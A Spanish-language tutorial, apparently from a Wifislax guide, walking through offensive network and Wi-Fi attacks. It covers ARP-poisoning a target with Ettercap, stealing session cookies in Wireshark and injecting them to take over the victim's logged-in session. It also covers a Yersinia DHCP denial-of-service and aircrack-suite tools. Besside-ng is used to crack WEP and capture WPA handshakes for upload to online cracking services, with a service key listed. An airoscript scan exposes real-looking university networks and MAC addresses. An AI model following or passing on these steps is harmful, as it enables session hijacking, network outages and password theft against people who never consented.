Veremos las credenciales en texto plano siempre que el sitio no use https

Como capturar cookies con Ettercap y Wireshark
Hoy en dia casi todos los sitios web usan https por lo que debemos hacer es capturar la cookie.
Al obtener la cookie podremos abrir la web con la sesión ya iniciada sin necesidad de login
Vamos a explicar como se haría paso a paso:

Primero iniciamos Ettercap
Sniff - Unified sniffing
Selecionamos la interface (wlan0 en nuestro caso)
host - scan for hosts
Selecionamos los hosts objetivos y los añadimos pulsando Add to target 1 y Add to target 2
Mitm - Arp poisoning - ok
Start - Start Sniffing

Abrimos Wireshark
Selecionamos la interface o interfaces (wlan0 en nuestro caso)
Lo dejamos funcionando y esperamos a que que el objetivo se logee en alguna web y wireshark capture los paquetes.
Ponemos en Filter: http.cookie contains datr
Entre las cookies capturadas buscamos la que nos interesa
Vamos a Cookie - Botón derecho - Copy - Bytes - Printable text only
Abrimos Firefox
Para usar la cookie necesitamos Greasemonkie y Cookieinjector pero en el Firefox que viene con Wifislax ya lo trae preinstalado.
Vamos a la web de la cookie (nos aparecera un poco mas arriba de la Cookie)
Pulsamos Alt+C y nos abrira una ventana, pegamos la cookie y le damos a ok
Nos abrira la web con la sesión del cliente ya iniciada y podemos navegar dentro de su sesión.


Yersinia

Herramienta con interface gráfica (GUI) que sirve para realizar ataques multiples a distintos protocolos y redes.

Al abrir la aplicación lo primero que tenemos que hacer es ir a

Edit interface

Marcar mon0 y darle a ok.



La herramienta dispone de los siguientes ataques

CDP: Cisco Discovery Protocol. Ataca los routers cisco que usan este protocolo

DHCP: Dynamic Host Configuration Protocol. Ataque de denegacion de servicio al servidor DHCP, creación de un servidor DHCP falso, etc

802.1Q: Protocolo de encapsulamiento para evitar interferencias (Trunking).
Con este ataque podemos
Mandar paquetes 802.1Q
Mandar paquetes 802.1Q con doble encapsulamiento
Mandar paquetes 802.1Q para envenenamiento arp. Esto causa denegación de servicio en la red (DOS)

802.1x: Ataque a los distintos protocolos de redes
Con este ataque podemos
- Mandar paquetes RAW 802.1X
- Mitm 802.1X con 2 interfaces


DTP: Dynamic Trunking Protocol. Protocolo usado en los router Cisco
Con este ataque podemos
- Mandar un paquete RAW DTP
- Habilitar trunking

HSRP: Hot Standby Router Protocol
Con este ataque podemos
- Mandar un paquete RAW HSRP packet
- Hacerse un router activo
- Hacerse un router activo (MITM)

STP: Spanning Tree Protocol
Con este ataque podemos
- Enviar Configuration RAW BPDU
- Enviar RAW TCN BPDU
- Enviar DoS RAW Configuration BPDU
- Enviar DoS RAW TCN BPDU
- Reclamar privilegios de Root
- Reclamar otros usuarios
- Reclamar privilegios de Root (MITM)

Como hacer un ataque DHCP DOS con Yersinia
Primero selecionamos la interface a usar (mon0 en nuestro caso)
Marcamos DHCP y le damos a Capture
Vamos a Actions - Execute Attack - DHCP
Marcamos la pestaña sending DISCOVERY packet y le damos a ok
Iniciara el ataque por lo que el DHCP quedara fuera de servicio.
Para cancelar el ataque vamos a List attacks - Cancel all attacks

Zenmap
Interface Grafica (GUI) multiplataforma de nmap.
Nmap (“Network Mapper”) es una herramienta de codigo abierto para explorar la red y realizar auditorias de seguridad.
Es muy sencillo de usar.
Una vez conectados a internet ponemos en Target el objetivo que queremos escanear (podemos poner la ip o el nombre de dominio).
En nuestro caso ponemos scanme.nmap.org
Le damos a scan y nos aparecera toda la información del escaneo en las distintas pestañas:
Nmap output, Ports/hosts, Topology, hosts details, Scan




Luego esta información nos será de mucha utilidad para realizar ataques sobre todo el sistema operativo y los puertos abiertos

Suite aircrack

En este apartado veremos algunas de las herramientas la famosa suite para crackear claves de redes wifi.

airbase-ng
Herramienta para crear un ap falso



Airbase-ng - (C) 2008-2011 Thomas d'Otreppe
Original work: Martin Beck
http://www.aircrack-ng.org

usage: write airbase-ng --help for see full options
uso : escribe airbase-ng --help para ver todas las opciones de uso
description: whit airbase-ng you can create a fake-ap
descripcion: con airbase-ng usted podra crear un ap falso

wifislax ~ # airbase-ng --help

Airbase-ng 1.2 beta2 r2371 - (C) 2008-2013 Thomas d'Otreppe
Original work: Martin Beck
http://www.aircrack-ng.org

usage: airbase-ng <options> <replay interface>

Options:

-a bssid : set Access Point MAC address
-i iface : capture packets from this interface
-w WEP key : use this WEP key to en-/decrypt packets
-h MAC : source mac for MITM mode
-f disallow : disallow specified client MACs (default: allow)
-W 0|1 : [don't] set WEP flag in beacons 0|1 (default: auto)
-q : quiet (do not print statistics)
-v : verbose (print more messages)
-A : Ad-Hoc Mode (allows other clients to peer)
-Y in|out|both : external packet processing
-c channel : sets the channel the AP is running on
-X : hidden ESSID
-s : force shared key authentication (default: auto)
-S : set shared key challenge length (default: 128)

```
    -L             : Caffe-Latte WEP attack (use if driver can't send frags)
    -N             : cfrag WEP attack (recommended)
    -x nbpps       : number of packets per second (default: 100)
    -y             : disables responses to broadcast probes
    -0             : set all WPA,WEP,open tags. can't be used with -z & -Z
     -z type           : sets WPA1 tags. 1=WEP40 2=TKIP 3=WRAP 4=CCMP
5=WEP104
    -Z type        : same as -z, but for WPA2
    -V type        : fake EAPOL 1=MD5 2=SHA1 3=auto
    -F prefix      : write all sent and received frames into pcap file
    -P             : respond to all probes, even when specifying ESSIDs
    -I interval    : sets the beacon interval value in ms
    -C seconds     : enables beaconing of probed ESSID values (requires -P)

  Filter options:
    --bssid MAC    : BSSID to filter/use
    --bssids file  : read a list of BSSIDs out of that file
    --client MAC   : MAC of client to filter
    --clients file : read a list of MACs out of that file
    --essid ESSID  : specify a single ESSID (default: default)
    --essids file  : read a list of ESSIDs out of that file

    --help         : Displays this usage screen
```

Aircracktest

Herramienta para ver la velocidad de aircrack

```
                        ____        __
   ___________  ____ ___  _____/ / /____  ______/ /_
  / ___/ __ \/ _ \/ _ \/ ___  / __/ _ \/ ___/ __/
 (__  ) /_/ /  __/  __/ /_/ / /_/  __(__  ) /_
/____/ .___/\___/\___/\__,_/\__/\___/____/\__/
    /_/
              Powered by Lampiweb
```


FICHA TECNICA DEL CPU
Arquitectura: i686/32-bit,64-bit Nº Nucleos: 2
CPU MHz: 2200.000 Fabricante: GenuineIntel L2 cache: 1024K
CPU(s) detectada(s) por Aircrack-ng: 2 (SSE2 available)

Calibrando la velocidad aircrak-ng... espere 5 segundos...

Aircrack-ng Velocidad - 1116 pass/segundos

Airserv-ng

Servidor para tarjetas wireless que permite múltiples aplicaciones y usar programas wireless independientemente de la tarjeta y del driver, a través de una conexión de red TCP cliente-servidor



Airserv-ng - (C) 2007, 2008, 2009 Andrea Bittau
http://www.aircrack-ng.org


Usage: airserv-ng <options>

Options:

-h : This help screen
-p <port> : TCP port to listen on (default:666)
-d <iface> : Wifi interface to use
-c <chan> : Channel to use
-v <level> : Debug level (1 to 3; default: 1)

Airtun-ng

Herramienta para crear tuneles virtuales para crear tuneles de interfaces virtuales denominadas “tunnel interface”.
Permite:
Monitorizar todo el tráfico encriptado con propósitos wIDS (wireless Intrusion Detection System).
Inyectar de forma arbitraria tráfico en una red.
Al iniciar el programa podemos ver su uso y si ponemos airtun-ng --help las distintas opciones disponibles:



```
  Airtun-ng - (C) 2006, 2007, 2008, 2009 Thomas d'Otreppe
  Original work: Christophe Devine and Martin Beck
  http://www.aircrack-ng.org

  usage: airtun-ng --help to see all options of use.
  uso  : airtun-ng --help para ver todas las opciones de uso.

wifislax ~ # airtun-ng --help

  Airtun-ng 1.2 beta2 r2371 - (C) 2006-2013 Thomas d'Otreppe
  Original work: Martin Beck
  http://www.aircrack-ng.org

  usage: airtun-ng <options> <replay interface>

     -x nbpps         : number of packets per second (default: 100)
     -a bssid         : set Access Point MAC address
                    : In WDS Mode this sets the Receiver
     -i iface         : capture packets from this interface
     -y file          : read PRGA from this file
     -w wepkey        : use this WEP-KEY to encrypt packets
     -t tods          : send frames to AP (1) or to client (0)
                    : or tunnel them into a WDS/Bridge (2)
     -r file          : read frames out of pcap file

  WDS/Bridge Mode options:
     -s transmitter   : set Transmitter MAC address for WDS Mode
     -b               : bidirectional mode. This enables communication
                    : in Transmitter's AND Receiver's networks.
                    : Works only if you can see both stations.

  Repeater options:
     --repeat         : activates repeat mode
     --bssid <mac>    : BSSID to repeat
     --netmask <mask> : netmask for BSSID filter

     --help           : Displays this usage screen
```

Como todo el tráfico encriptado con airtun-ng

Ponemos la tarjeta wireless en modo monitor y escribimos el comando:

airtun-ng -a 00:14:6C:7E:40:80 -w 1234567890 ath0

Donde:

-a 00:14:6C:7E:40:80 es la dirección MAC del punto de acceso a monitorear
-w 1234567890 es la clave de encriptación
ath0 es la interface que tenemos en modo monitor

El sistema nos contestará:


created tap interface at0
WEP encryption specified. Sending and receiving frames through ath0.
FromDS bit set in all frames.

Date cuenta que se ha creado la interface at0. Abre otra consola o shell y puedes levantar esta interface para poder usarla:

ifconfig at0 up

Esta interface (at0) recivirá una copia de cada paquete wireless que circule por la red. Los paquetes serán desencriptados con la clave que has proporcionado.
En este punto, puedes usar algún programa para esnifar y analizar el tráfico. Por ejemplo, tcpdump o snort.

Besside-ng
Herramienta que rompe automáticamente todas las claves WEP en nuestro rango y registrar los handshakes de WPA.



Besside-ng - (C) 2011 Andrea Bittau
http://www.aircrack-ng.org

Usage: besside-ng [options] <interface>

Options:

-b <victim mac> : Victim BSSID
-s <WPA server> : Upload wpa.cap for cracking
-c <chan> : chanlock
-p <pps> : flood rate
-W : WPA only
-v : verbose, -vv for more, etc.
-h : This help screen

Los handshakes WPA capturados se pueden cargar en el servicio de crack wpa en línea como:
http://wpa.darkircop.org
http://wpa-sec.stanev.org
Key a986c540d01fca7eaf3d536a3d93c7e0
https://gpuhash.me

Algunos ejemplos:
Para crackear todas las redes WEP en nuestro rango y obtener los handshakes WPA:
besside-ng mon0

Para conseguir el handshake WPA de un objetivo determinado (canal y BSSID):
besside-ng -W -c 6 -b 00:00:11:22:33:44 mon0

Para ver el archivo de log
cat besside.log
y aparecera el log
SSID | KEY | BSSID | MAC filter
vodafoneE7A4 | Got WPA handshake | 62:96:bf:6d:e7:a4 |
MOVISTAR_7C2E | Got WPA handshake | f8:1b:fa:62:7c:37
|

Tanto las capturas de ls handhakes wpa como los logs los guarda en la carpeta personal /root/
Para subir el archivo vamos a alguno de los servicio de crack wpa en línea de arriva
por ejemplo wpa.darkircop.org le damos a examinar selecionamos el archivo wpa.cap y le damos a aceptar.

airoscript ralink/wifislax
Script identico a airoscript con menu de selección que no necesita introducir comandas para facilitar la tarea de cracking WEP/WPA especialmente diseñado para usar con tarjetas ralink.

Al iniciar la herramienta podemos ver las distintas opciones:

```
    ###########################################################
        ###########  Airoscript-ralink  ###########
           ####################################
```

Autodetectando Resolución... 1366x768

Selecciona una interface:

1) eth0
2) wlan0
3) mon0
#? 3

INFO INTERFAZ

```
        Interfaz = mon0 / modo Monitor
    Chipset/Driver = Atheros AR9280 -
          Tu MAC = 00:17:c4:d3:90:54
```

INFO INTERFAZ

```
        Interfaz = mon0 / modo Monitor
    Chipset/Driver = Atheros AR9280 -
          Tu MAC = 00:17:c4:d3:90:54
```

MENU PRINCIPAL

```
1) Escanear            -Buscar Objetivos
2) Seleccionar         -Seleccionar Objetivo
3) Ataques             -Atacar Objetivo
4) Crackear            -Menu Crackear
5) Auto                -Buscar Key Automaticamente
6) Desautenticar       -Desautenticar del Objetivo
7) Inyección           -Menu de Inyección
8) Opciones Avanzadas  -Utilidades Varias
```

9) Salir -Cerrar Airoscript

#> 1

SELECCIONA MODO DE BÚSQUEDA

1) Sin filtros
2) OPN
3) WEP
4) WPA
5) WPA2
6) WPA y WPA2

#> 1

SELECCIONA CANAL

1) Todos los canales
2) Canal(es) específico(s)

#> 1

INFO INTERFAZ

Interfaz = mon0 / modo Monitor
Chipset/Driver = Atheros AR9280 -
Tu MAC = 00:17:c4:d3:90:54

MENU PRINCIPAL

1) Escanear -Buscar Objetivos
2) Seleccionar -Seleccionar Objetivo
3) Ataques -Atacar Objetivo
4) Crackear -Menu Crackear
5) Auto -Buscar Key Automaticamente
6) Desautenticar -Desautenticar del Objetivo
7) Inyección -Menu de Inyección
8) Opciones Avanzadas -Utilidades Varias
9) Salir -Cerrar Airoscript

#> 2

Listado de APs Objetivo


#	MAC	CN	SEG	PWR	#PAQ	SSID
1)	00:0B:86:A6:45:91	108	OPN	-1	0	
2)	DC:0B:1A:7D:10:7A	1	WPA	-90	9	WLAN_1079
3)	D8:C7:C8:34:75:02	6	WPA2WPA	-90	7	wifiusc
4)	D8:C7:C8:34:75:00	6	WPA2WPA	-89	7	eduroam
5)	00:0B:86:A6:06:02	11	WPA2WPA	-88	7	wifiusc
6)	00:0B:86:A6:06:00	11	WPA2WPA	-88	7	eduroam
7)	D8:C7:C8:34:71:A0	11	WPA2WPA	-87	7	eduroam
8)	D8:C7:C8:34:71:A1	11	OPN	-87	11	wifiusc-web
9)	00:0B:86:A6:06:01	11	OPN	-87	11	wifiusc-web
10)	00:1A:1E:C5:2B:80	11	OPN	-85	11	wifiusc-web
11)	24:DE:C6:85:77:D0	1	WPA2WPA	-86	7	eduroam
12)	24:DE:C6:85:77:D3	1	WPA2WPA	-86	7	wifiusc
13)	00:1A:1E:C5:2B:82	11	WPA2WPA	-85	7	eduroam
14)	00:1A:1E:C5:2B:81	11	WPA2WPA	-86	7	wifiusc
15)	24:DE:C6:85:77:D1	1	OPN	-85	11	wifiusc-web
16)	00:1A:1E:C5:2F:51	11	OPN	-84	11	wifiusc-web
17)	00:1A:1E:C5:2F:50	11	WPA2WPA	-85	7	eduroam
18)	00:1A:1E:C5:2F:53	11	WPA2WPA	-84	7	wifiusc
19)	00:1A:1E:69:0E:93	1	WPA2WPA	-81	7	wifiusc
20)	00:1A:1E:69:0E:90	1	WPA2WPA	-82	7	eduroam
21)	D8:C7:C8:34:77:02	11	WPA2WPA	-82	7	wifiusc
22)	00:1A:1E:69:0E:91	1	OPN	-81	11	wifiusc-web
23)	D8:C7:C8:34:77:01	11	OPN	-81	11	wifiusc-web
24)	D8:C7:C8:34:77:00	11	WPA2WPA	-81	7	eduroam
25)	00:1A:1E:4D:52:93	1	WPA2WPA	-79	7	wifiusc
26)	00:1A:1E:4D:52:91	1	OPN	-75	11	wifiusc-web
27)	00:1A:1E:4D:52:90	1	WPA2WPA	-77	7	eduroam
28)	00:1A:1E:68:C6:D3	6	WPA2WPA	-75	7	wifiusc
29)	00:1A:1E:68:C6:D1	6	OPN	-75	11	wifiusc-web
30)	00:1A:1E:68:C6:D0	6	WPA2WPA	-74	7	eduroam
31)	D8:C7:C8:5E:52:F2	1	WPA2WPA	-74	7	eduroam
32)	D8:C7:C8:5E:52:F0	1	OPN	-75	11	wifiusc-web
33)	D8:C7:C8:5E:52:F1	1	WPA2WPA	-74	7	wifiusc
34)	24:DE:C6:85:77:B1	1	OPN	-59	11	wifiusc-web
35)	24:DE:C6:85:77:B0	1	WPA2WPA	-57	7	eduroam
36)	24:DE:C6:85:77:B3	1	WPA2WPA	-57	7	wifiusc
37)	D8:C7:C8:0B:37:81	158	OPN	-1	0	

Selecciona Objetivo>

Airoscript Wifislax

Es un script basado en la suite aircrack-ng, con el que podremos realizar todos los ataques de dicha suite de una manera automática (sin introducir un solo comando).

Lo primero que encontramos, al abrir el script, es la pantalla en la que nos pide elegir la interface, que queremos montar en modo monitor. Elegimos la que nos interese y **"enter"**



Seguidamente elegimos los drivers para nuestro tipo de adaptador, normalmente elegiremos la opción 1 (compat wireless).

Ahora ya estamos en el menú, propiamente dicho de airoscript, como veis es muy intuitivo, así que daremos una explicación rápida.

